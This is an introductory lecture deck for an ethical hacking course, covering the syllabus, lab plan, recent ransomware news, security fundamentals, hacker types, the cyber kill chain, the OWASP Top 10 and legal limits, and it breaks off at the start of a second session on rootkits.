



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking

Lecture No: 01

Agenda

- Course description
 - Objective
 - Course content
 - Text books
 - Structure & schedule
 - Evaluation scheme
 - Lecture plan
- Introduction to Ethical Hacking
 - Service & Application
 - Device, System, Person
 - Lifecycle for attack
 - Understand boundaries

Course objectives

No	Objective
CO1	Introduce students to the techniques and tools for ethical hacking and countermeasures.
CO2	To develop skills of exploit approaches – social engineering, scanning, foot-printing, enumeration, sniffers, buffer overflows.
CO3	Understand service-specific hacking like DNS, Email, Web servers, Proxy; techniques of bypassing security mechanisms and hardening systems and networks for countermeasures of security analysis, monitoring and analysis tools including network traffic and system logs.
CO4	Also learn the security paradigms in cloud computing, mobile platforms and online social networks.

Course content

- Introduction to Ethical Hacking
 - Basic of Tools & Techniques for Ethical Hacking
 - Vulnerabilities and Reverse Engineer Binaries
 - Mobile Application Security
 - Casing the Establishment
 - Wireless Hacking and Hacking Hardware
 - Remote Connectivity and VOIP
 - Security Issues on Web Server and Database
 - Processes and Tools used for Defense
 - Recent Hack Reports
-

Text books

- Text books

T1 Stuart McClure, Joel Scambray, George Kurtz, "Hacking Exposed 7: Network Security Secrets and Solutions, TMGH 2012

Reference books

- | | |
|----|---|
| R1 | Joseph Muniz, Aamir Lakhani, "Web Penetration Testing with Kali Linux", Shroff 2013 |
| R2 | Nipun Jaiswal, "Mastering Metasploit", Shroff/Packt 2014 |
| R3 | Neil Bergman etc. "Hacking Exposed Mobile: Security Secrets & Solutions", MGH 2013 |

Text books...

Other References

- | | |
|----|---|
| O1 | https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project |
| O2 | https://www.stateoftheinternet.com/ |
| O3 | http://www.symantec.com/security_response/publications/threatreport.jsp |
| O4 | http://www.kb.cert.org/vuls |
| O5 | http://googleprojectzero.blogspot.in |
| O6 | https://code.google.com/p/google-security-research/issues/list |
| O7 | https://source.android.com/security/index.html and sublinks |

Learning objectives

No	Learning Objective
CO1	Understand the components of enterprise and consumer applications and systems that can be exploited for hacking.
CO2	Use tools and techniques to survey the target in the cyber world using foot printing, scanning and enumerating.
CO3	Learn about multiple approaches to find vulnerabilities and exploit them using (a) network based attacks (b) host level compromise across different platforms and (c) deployment/system-component level attacks.
CO4	Understand the weaknesses in wireless communications and execute some of the exploits in controlled environment.
LO5	Learn about tools to defend against attacks or minimize the damage.

Course structure & schedule

- 16 on-line lectures (2 hours each) + self study
- Schedule
 - Semester start (first lecture) : 09-Jan
 - Last lecture : 24-Apr
 - Mid Sem Test : 05, 06, 07 Mar
 - Mid Sem Test Makeup : 19, 20, 21 Mar
 - Comprehensive Exam : 30 Apr, 01, 02 May
 - Comprehensive Exam Makeup : 14, 15, 16 May

Evaluation scheme

No	Name	Type	Duration	Weight	Date & Time
EC-1	Quiz-I	Online	-	5%	After 4 th lecture
	Quiz-II	Online	-	5%	After 8 th lecture
	Assignment / Lab	Offline	-	10%	TBA
EC-2	Mid-Semester Test	Closed Book	1.5 hours	30%	05-07 Mar / 19-21 Mar
EC-3	Comprehensive Exam	Open Book	2.5 hours	50%	30 Apr, 01,02 May / 14-16 May

Lecture plan

Lecture #	Topic Covered	Date
LO1	Introduction to Ethical Hacking	09-Jan
LO2	Basic Tools and Techniques for Ethical Hacking	16-Jan
LO3	Vulnerabilities and Reverse Engineer Binaries	23-Jan
LO4	Vulnerabilities and Reverse Engineer Binaries	24-Jan
LO5	Mobile Application Security	30-Jan
LO6	Casing the Establishment	06-Feb
LO7	Casing the Establishment	13-Feb
LO8	Wireless Hacking and Hacking Hardware	20-Feb
LO9	Wireless Hacking and Hacking Hardware	27-Feb
L10	Remote Connectivity and. VOIP	13-Mar
L11	Security Issues on Web Servers and Databases	27-Mar
L12	Security Issues on Web Servers and Databases	03-Apr
L13	Processes and Tools for Defense	04-Apr
L14	Processes and Tools for Defense	10-Apr
L15	Recent Hack Reports	17-Apr
L16	Recent Hack Reports	24-Apr

Lab plan

Lab #	Topic Covered
L01	Understanding the lab setup, isolated network, remote shell and related network protocols
L02	Compilers, assemblers, disassemblers, debuggers, trace tools, environment, sniffers etc.
L03	Linux password cracking exercises – different encryptions
L04	Reverse engineering a firmware update
L05	Android tools, app development, and hacking an application to embed our code
L06	Executing OS exploits – Linux
L07	Executing OS exploits – Windows
L08	Understand tools in Kali Linux for survey attempts
L09	Executing protocol exploits – Web Server and Data Bases
L10	Trojans and Camouflage
L11	Wireless Hacking – HackRF One
L12	Tools to mine online social information
L13	Defense – Audit, discover and limit, detect malware, Honeypots, Firewalls, IDS/IPS, Log service
L14	Mock capture the flag exercise

Introduction

Hacking... Not a Rare News!

innovate

achieve

lead

6

TIMES CITY

Haldiram's hit by ransomware attack, hackers asked for \$7.5L

FIR Lodged After 3 Mths, Say Officials

Shikha.Salaria
@timesgroup.com

Noida: Snacks manufacturer Haldiram's faced a ransomware attack on its servers by hackers who allegedly encrypted all its files, data, applications and systems and demanded a ransom of .5 lakh USD for giving access to the stolen data.

While a complaint was submitted to the cyber cell on July 17 this year, according to officials, an FIR was lodged in the case in October 14. According to the FIR lodged at Sector 58 police station, on July 13 around 1.30 am, the

FILES ENCRYPTED, RANSOM SOUGHT

- ▶ Hackers attacked Haldiram's servers and encrypted all its files, data and applications
- ▶ The food giant later managed to restore all data internally



3-month delay in FIR

July 13 | Error in server reported to Haldiram's IT department. They find the servers have been hacked as part of a "ransomware attack"

July 17 | Complaint filed with Noida cyber cell

Oct 17 | FIR lodged after probe

aforsaid information, senior manager (IT) Ashok Kumar Mohanty informed Aziz Khan, DGM (IT) to resolve the issue. However, on accessing the servers of the company, Mr. Aziz Khan, found out that all the servers of the company had been hacked and hit by a cyber-attack/

Massive ransomware attack hits PTI, services resume

Hackers broke into the servers of news agency Press Trust of India (PTI) over the weekend, crippling its service for hours on Saturday night before they were resumed. [read more...](#)

Cyberattack on Dr Reddy's Labs sharp reminder to strengthen digital infrastructure: Analysts

The cyberattack on Dr Reddy's Labs came as a sharp reminder to strengthen its digital infrastructure and tighten cyber security control measures, according to analysts. [read more...](#)

After Haldirams, now Mithaas hit by ransomware

Barely 10 days after snack manufacturer Haldiram's was hit by ransomware, popular sweet seller Mithaas Sweets has claimed to have faced a similar attack on its servers by hackers who allegedly encrypted all its files and stole data. [read more...](#)

News about Hacking

Hacking News



Cyber Security News Hacking

News News Vulnerabilities

Over 100K Zyxel Firewall Devices Found With A Backdoor Account


January 4, 2021 Abeerah Hashim 0

Users of Zyxel Firewall and VPN devices should update their devices as the current firmware might have a backdoor account.

Google Faced the Largest DDoS Attack Seen
Yet from Chinese State-backed Hackers in 2017
- 2.54 TBPS DDOS attack

GenRx Pharmacy
Ransomware Attack
Resulted In Data Breach

January 4, 2021 0



New Golang Worm Targets
Windows And Linux
Systems To Mine Monero

January 3, 2021 0



Second T-Mobile Data
Breach Reported Within A
Year

January 3, 2021 0



Voyager Cryptocurrency
Broker Suffered Brief
Outage Following Cyber
Attack

Global Attack Scenario

Total WAF Trigger Rule Frequency

120,934,834

Attacks Observed for All Verticals

Top Country / Area by Attack Frequency

 **Russian Federation**

34,101,558 Attacks Sent

Attack Vector Frequency

SQL Injection

100,155,776 Attacks Observed


Attack Distribution by Type

During the reporting period, what was the distribution of the most common web attack types?


SQL Injection




Cross-Site Scripting



Remote File Inclusion



PHP Injection



Command Injection



On-going Threat Maps

- Ongoing threats maps - top targeted countries, industries, malware, daily attacks etc.

<http://threatmap.checkpoint.com>

<https://cybermap.Kaspersky.com>


Computer Security

- Computer security is protection of items or ASSETS of a computer or computer system
- ASSETS are of following types:
 - **Hardware:** Computers, Devices (disk drives, memory cards, printers etc), Networks
 - **Software:** Operating system, utilities, commercial applications (MS-Office, Oracle apps, SAP etc), individual applications
 - **Data:** Documents, photos, emails, projects, corporate data etc
- ASSETS have a value to an individual
 - Has an owner or user perspective
 - May be monetary or non-monetary
 - Is personal, time dependent & often imprecise
- ASSETS are target for an attack and require security protection

Vulnerability – Threat - Control Paradigm

- ‘**Vulnerability**’ is a weakness in the system that might be exploited to cause loss or harm
- ‘**Threat**’ is a set of circumstances that has a potential to cause loss or harm to system
- A person who exploits the vulnerability perpetrates an ‘**Attack**’
- ‘**Control**’ is an action, device, procedure or technique that removes or reduces the vulnerability

Example: Vulnerability - Threat - Control



- **Vulnerability:** Crack in the wall
- **Threat:** Rising water level
- **Attack:** Someone pumping more water
- **Control:** Fill the gap, strengthen the wall

Security Triad - CIA




- **Confidentiality:** Ability of a system to ensure that an asset is viewed by only authorized parties
- **Integrity:** Ability of a system to ensure that an asset is modified by only authorized parties
- **Availability:** Ability of a system to ensure that an asset can be used by any authorized parties

Additional two properties:

- **Authentication:** Ability of a system to validate the identity of a sender
- **Non-repudiation or Accountability:** Ability of a system to confirm that a sender can not convincingly deny having sent something

Acts of Harm



Interception




Interruption

Interception: Confidentiality lost

Interruption: Availability lost

Modification: Integrity lost

Fabrication: Integrity lost




Modification



Fabrication

Security Threats




- Threats are caused both by human and other sources
- Threats can be malicious or not
- Threats can be random or targeted
- Advance persistent threat attacks come from organized, well financed, patient and often govt or quasi-govt affiliated groups

Security Threats



Who are the Attackers?

- Individual
- **Hackers**
- Terrorist
- Criminal for hire
- Loosely connected group
- Organized crime member
 - cyber crime is lucrative



Hacking

- Act committed toward breaking into a computer and/or network
- Hacking is any technical effort to manipulate the normal behavior of network connections and connected systems
- A hacker is any person engaged in hacking
- Purpose
 - Greed
 - Power
 - Publicity
 - Revenge
 - Adventure
 - Desire to access forbidden information
 - Destructive mindset

History of Hacking

- The term "hacking" historically referred to constructive, clever technical work that was not necessarily related to computer systems.
- MIT engineers in the 1950s and 1960s first popularized the term and concept of hacking.
- The so-called "hacks" perpetrated by these hackers were intended to be harmless technical experiments and fun learning activities.
- Later others began applying the term to less honorable pursuits.
 - For example, hackers in US experimented with methods to modify telephones for making free long-distance calls over the phone network illegally.
- As computer networking and the Internet exploded in popularity, data networks became by far the most common target of hacking.

Hacker Types...

- **White Hat:** White hats are ethical hackers.
 - They use their knowledge and skill to thwart the black hats and secure the integrity of computer systems or networks.
 - They use hacking to identify vulnerabilities and inform the owners of systems so that the vulnerabilities can be plugged-in.
 - If a black hat decides to target you, it's a great thing to have a white hat around.
- **Black Hat:** These are the bad guys. A black hat is a cracker and usage hacking with malicious intent
 - Black hats may also share information about the “break in” with other black hat crackers so they can exploit the same vulnerabilities before the victim becomes aware and takes appropriate measures.



Hacker Types...

- **Gray Hat** – A gray hat is a bit of both a white hat and a black hat.
 - Their main objective is not to do damage to a system or network, but to expose flaws in system security.
 - The black hat part of the mix is that they may very well use illegal means to gain access to the targeted system or network, but not for the purpose of damaging or destroying data:
 - They want to expose the security weaknesses of a particular system and then notify the “victim” of their success.
 - Often this is done with the intent of then selling their services to help correct the security failure so black hats can not gain entry and/or access for more devious and harmful purposes.



Vulnerabilities Exploited by Hackers

- Systems with inadequate border protection
- Systems with weak authentication credentials
- Systems with out of date patching
- Remote Access Servers (RASs) with weak access controls.
- Applications with known vulnerabilities
- Open source applications with no protection
- Poorly protected data and websites
- Mis-configured or default configured systems

Examples of Hacking

- One of the biggest examples is Stuxnet - a virus attack on the Nuclear program of Iran, which is suspected to be carried out jointly by USA and Israel.
- Some of the other victims of hacking are organizations such:
 - Adobe hack: 2013
 - Yahoo Hack: 2013
 - eBay hack: 2014
 - Sony hack: 2014
 - Marriott hack: 2018
 - Dubsmash hack: 2019
 -

What is Ethical Hacking?

- Ethical hacking involves an authorized attempt to gain unauthorized access to a computer system, application, or data.
- Ethical hacking involves duplicating strategies and actions of malicious attackers.
 - Helps to identify security vulnerabilities which can then be resolved before a malicious attacker has the opportunity to exploit them.
- Ethical hackers (“white hats”) are security experts that perform these assessments.
 - The proactive work they do helps to improve an organization’s security posture.
 - With prior approval from the organization or owner of the IT asset, the mission of ethical hacking is opposite from malicious hacking.

Key Concepts of Ethical Hacking

- Ethical Hacking follows four key protocol concepts:
 - **Stay legal.** Obtain proper approval before accessing and performing a security assessment.
 - **Define the scope.** Determine the scope of the assessment so that the ethical hacker's work remains legal and within the organization's approved boundaries.
 - **Report vulnerabilities.** Notify the organization of all vulnerabilities discovered during the assessment. Provide remediation advice for resolving these vulnerabilities.
 - **Respect data sensitivity.** Depending on the data sensitivity, ethical hackers may have to agree to a non-disclosure agreement, in addition to other terms and conditions required by the assessed organization.

Ethical Hackers v/s Malicious Hackers

- Ethical hackers:
 - Use their knowledge to secure and improve the technology of organizations.
 - They provide an essential service to these organizations by looking for vulnerabilities that can lead to a security breach.
 - An ethical hacker reports the identified vulnerabilities to the organization. Additionally, they provide remediation advice.
 - With the organization's consent, the ethical hacker performs a re-test to ensure the vulnerabilities are fully resolved.
- Malicious hackers:
 - Intend to gain unauthorized access to a resource (the more sensitive the better) for financial gain or personal recognition.
 - Deface websites or crash backend servers for fun, reputation damage, or to cause financial loss.
 - The methods used and vulnerabilities found remain unreported.
 - They aren't concerned with improving the organization's security posture.

Skills for Ethical Hacking

- Overall require a wide range of computer skills.
- All ethical hackers should have:
 - Expertise in scripting languages.
 - Proficiency in operating systems.
 - A thorough knowledge of networking.
 - A solid foundation in the principles of information security.
 - specialize to be subject matter experts (SME) on a particular area within the ethical hacking domain


What Problems does Hacking Identify?

- Ethical hacking aims to mimic an attacker and looks for attack vectors against the target.
- Once the ethical hacker gathers enough information, they use it to look for vulnerabilities against the asset.
- As next step, ethical hackers use exploits against the vulnerabilities to demonstrate how a malicious attacker could exploit it.
- Some of the common vulnerabilities discovered by ethical hackers include:
 - Injection attacks
 - Broken authentication
 - Security misconfigurations
 - Use of components with known vulnerabilities
 - Sensitive data exposure
- After the testing, ethical hackers prepare a detailed report. This includes steps to compromise the identified vulnerabilities and steps to patch/mitigate the same.

Key Limitations of Ethical Hacking

- **Limited scope:**
 - Ethical hackers cannot progress beyond a defined scope to make an attack successful.
 - However, it's not unreasonable to discuss out of scope attack potential with the organization.
- **Resource constraints:**
 - Time constraints - limited.
 - Computing power and budget constraints.
- **Restricted methods:**
 - Some organizations ask experts to avoid test cases that lead the servers to crash (i.e. Denial of Service - DDoS attacks).

Cyber Attack Lifecycle (Kill Chain)



The cyber attack lifecycle, first articulated by Lockheed Martin as the “kill chain,” depicts the phases of a cyber attack:

- **Recon**—the adversary develops a target;
- **Weaponize**—the attack is put in a form to be executed on the victim’s computer/network;
- **Deliver**—the means by which the vulnerability is weaponized;
- **Exploit**—the initial attack on target is executed;
- **Control**—mechanisms are employed to manage the initial victims;
- **Execute**—leveraging numerous techniques, the adversary executes the plan;
- **Maintain**—long-term access is achieved.

Cyber Attack Lifecycle



Source: Lockheed Martin Cyber Kill Chain

What is OWASP?

- Open Web Application Security Project (OWASP) is a non-profit foundation that works to improve the security of software.
 - OWASP programs include:
 - Community-led open source software projects
 - Over 275 local chapters worldwide
 - Tens of thousands of members
 - Industry-leading educational and training conferences
 - OWASP is an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted.
 - OWASP projects, tools, documents, forums, and chapters are free and open to anyone interested in improving application security.
 - OWASP Foundation was launched on December 1st, 2001 and incorporated as a United States non-profit charity on April 21, 2004.
-

What is OWASP Top 10?

- OWASP Top 10 is an online document on OWASP's website that provides ranking of and remediation guidance for the top 10 most critical web application security risks.
- The risks are ranked and based on the frequency of discovered security defects, the severity of the vulnerabilities, and the magnitude of their potential impacts.
- This is to enable them to incorporate the report's findings and recommendations into their security practices, thereby minimizing the presence of these known risks in their applications

OWASP Top 10

- **Injection:** Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query.
 - **Broken Authentication:** Incorrect implementation of authentication and session management functions, allowing attackers to compromise passwords, keys, or session tokens etc.
 - **Sensitive Data Exposure:** Inadequate protection of sensitive data, such as financial, healthcare, and PII, by web applications and APIs.
 - **XML External Entities (XXE):** Older or poorly configured XML processors evaluate external entity references within XML documents.
 - **Broken Access Control:** Poor enforcement of restrictions on what authenticated users are allowed to do.
 - **Security Misconfiguration:** A result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information.
 - **Cross-Site Scripting XSS:** XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript.
 - **Insecure Deserialization:** Insecure deserialization often leads to remote code execution.
-

OWASP Top 10...

- **Using Components with Known Vulnerabilities:** Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application.
- **Insufficient Logging & Monitoring:** Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data.

It Takes Time to Become a Hacker

- This class alone won't make you a hacker, or an expert
 - It might make you a script kiddie
- It usually takes years of study and experience to earn respect in the hacker community
- It's a hobby, a lifestyle, and an attitude
 - A drive to figure out how things work

What You Can Do Legally?

- Laws involving technology change as rapidly as technology itself
- Find what is legal for you locally
 - Laws change from place to place
- Be aware of what is allowed and what is not allowed
- Governments are getting more serious about punishment for cybercrimes

What You Cannot Do Legally?

- Accessing a computer without permission is illegal
- Other illegal actions
 - Installing worms or viruses
 - Denial of Service attacks
 - Denying users access to network resources
- Be careful your actions do not prevent customers from doing their jobs

Get It in Writing

- Using a contract is just good business
- Contracts may be useful in court
- Internet can also be a useful resource
- Have an attorney read over your contract before sending or signing it

Useful Sites

- OWASP

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

- Symantec

http://www.symantec.com/security_response/publications/threatreport.jsp

- Akmai

<https://www.stateoftheinternet.com/>

- Hacker news

<https://thehackernews.com>



Thank You



BITS Pilani
Pilani Campus

BITS Pilani Presentation

Jagdish Prasad
WILP



SSZG575: Ethical Hacking

Session No: 02

Agenda

-
- Tools & Techniques
 - Rootkits
 - Covert-channels
 - Sniffing
 - MITM
 - Botnets
 - Covering the traces
 - Camouflage
 - Defeat forensics
 - Use cases and discussions

Introduction

What is a Rootkit?

